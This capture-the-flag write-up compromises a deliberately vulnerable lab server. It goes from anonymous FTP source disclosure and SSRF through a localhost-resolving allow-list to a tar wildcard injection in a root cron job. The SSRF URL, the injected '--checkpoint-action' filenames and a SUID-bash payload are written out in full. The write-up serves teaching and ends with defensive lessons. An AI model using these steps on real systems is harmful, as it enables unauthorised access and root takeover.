Volt Labs, a small SaaS shop, thinks an old staging server has rotted into an exposed liability. The engagement is to find a way in and demonstrate full compromise.
Recon
The usual full service scan.
❯ nmap -sV -sC 10.130.173.103PORT STATE SERVICE VERSION21/tcp open ftp vsftpd 3.0.5|_ftp-anon: Anonymous FTP login allowed (FTP code 230)|_drwxr-xr-x 2 ftp ftp 4096 May 09 23:14 pub22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.1680/tcp open http Gunicorn|_http-title: URL Preview - Volt Labs|_http-server-header: gunicornThree services: anonymous FTP, SSH, and a Gunicorn-served “URL Preview” app on 80. The web app is a form that fetches and previews a URL, but any external address comes back with:
Host not in the approved internal allow-list.
A server-side fetcher behind a host allow-list is an SSRF waiting to happen, if we can work out what the allow-list actually permits. Conveniently, the box hands us the source.
Anonymous FTP: a source-code backup
That open anonymous login is the shortcut. The pub directory holds a single archive:
❯ ftp 10.130.173.103 # login: anonymousftp> cd pubftp> get backup.tar.gz❯ tar -xvzf backup.tar.gzvoltlabs-preview/requirements.txtvoltlabs-preview/README.mdvoltlabs-preview/app.pyThe README sets the scene, and quietly names the thing we care about:
# Volt Labs URL PreviewInternal staging tool. Run with `gunicorn -b 0.0.0.0:80 app:app`.Admin routes are gated by source-IP check (localhost only).Reading the source: the allow-list is the bug
app.py is short, and it documents its own vulnerability. Two routes matter. First, /preview, whose only guard is a hostname allow-list:
# Internal hostname resolves to 127.0.0.1 via /etc/hosts on this box.ALLOWED_HOSTS = {"kestrel.thm"}
@app.route("/preview")def preview():    target = request.args.get("url", "")    host = (urlparse(target).hostname or "").lower()    if host not in ALLOWED_HOSTS:        return page("Preview Blocked", "...allow-list..."), 403    r = requests.get(target, timeout=3)      # server-side fetch    ...
And second, /admin/, gated only by the source IP being localhost:
@app.route("/admin/")@app.route("/admin/<path:p>")def admin(p="index"): if not request.remote_addr.startswith("127."): abort(403) if p == "notes": with open("/opt/voltlabs-preview/admin_notes.txt") as f: return "<pre>" + f.read() + "</pre>" return "<pre>Volt Labs admin endpoint.</pre>"NOTE
Why the allow-list defeats itself. /preview only checks that the URL’s hostname is kestrel.thm, and the comment admits kestrel.thm resolves to 127.0.0.1 via /etc/hosts. So a “permitted” fetch of http://kestrel.thm/... is really the server fetching itself over localhost. That request arrives at /admin/ with remote_addr = 127.0.0.1, which sails past the localhost-only check. The allow-list, meant to contain the fetcher, is exactly what lets it reach the internal-only admin route.
SSRF to the admin notes
So I point /preview at the box’s own localhost-gated /admin/notes through the allowed hostname:
http://10.130.173.103/preview?url=http://kestrel.thm/admin/notesThe server fetches it as 127.0.0.1, the admin check passes, and it reads back admin_notes.txt:
=== INTERNAL ===SSH access for staging: user: webdev pass: ████████████████- MaraStaging SSH credentials handed over. Thanks, Mara.
SSH as webdev
❯ ssh webdev@10.130.173.103webdev@coldstart:~$ cat user.txtTHM{████████████████████████████████}First flag. 🚩
Toward root: a tar wildcard in a backup cron
webdev has no sudo rights and nothing useful in getcap, so the escalation is elsewhere. pspy shows a root job firing every minute, and at first glance it looks like a bare gzip:
CMD: UID=0 PID=1527 | /usr/sbin/CRON -f -PCMD: UID=0 PID=1530 | /bin/sh -c gzipReading the cron definitions shows what’s actually scheduled:
# Volt Labs staging backup - runs as rootSHELL=/bin/bashPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
* * * * * root cd /opt/backups && tar czf /var/backups/uploads.tgz *
Root runs tar czf ... * inside /opt/backups every minute (the gzip we saw is just tar’s compression step). Two things make it exploitable: the * wildcard, and the directory’s permissions:
webdev@coldstart:~$ ls -ld /opt/backupsdrwxrwx--- 2 webdev webdev 4096 May 9 23:14 /opt/backupsNOTE
tar * is argument injection. The shell expands * to the filenames in the directory before tar ever runs, so a file literally named --checkpoint-action=exec=... is handed to tar as an option, not a file to archive. tar’s --checkpoint[=N] combined with --checkpoint-action=exec=<cmd> runs an arbitrary command at each checkpoint. I can write to /opt/backups and root runs the tar, so I just plant those “filenames” and let the cron execute my command as root. This is the GTFOBins tar wildcard trick.
So I drop a tiny payload that SUIDs bash, then create the two magic filenames that tar will read as options:
webdev@coldstart:/opt/backups$ echo 'chmod +s /bin/bash' > shell.shwebdev@coldstart:/opt/backups$ echo '' > '--checkpoint=1'webdev@coldstart:/opt/backups$ echo '' > '--checkpoint-action=exec=sh shell.sh'Within the minute, root’s tar expands the wildcard, hits the injected options, and runs sh shell.sh as root, setting the SUID bit on bash. A -p shell keeps that:
webdev@coldstart:/opt/backups$ /bin/bash -pbash-5.2# whoamirootbash-5.2# cat /root/flag.txtTHM{████████████████████████████████}Root, second flag, box done. 🚩
Takeaways
-
A hostname allow-list is not SSRF protection.
kestrel.thmresolving to127.0.0.1meant “only fetch the allowed host” and “fetch localhost” were the same thing. Validate the resolved IP against a deny-list of internal ranges, not the hostname string. -
Source-IP trust falls to SSRF. The
/admin/route trusted127.*, which is precisely what an in-app fetcher gives you. Localhost is not an authentication boundary. -
tar *over a writable directory is a root shell. A root cron runningtar czf ... *in a group-writable/opt/backupslet me inject--checkpoint-actionas a filename and run commands as root. Never glob untrusted directory contents in privileged jobs; pass an explicit file list (or--and./), and don’t leave backup directories group-writable.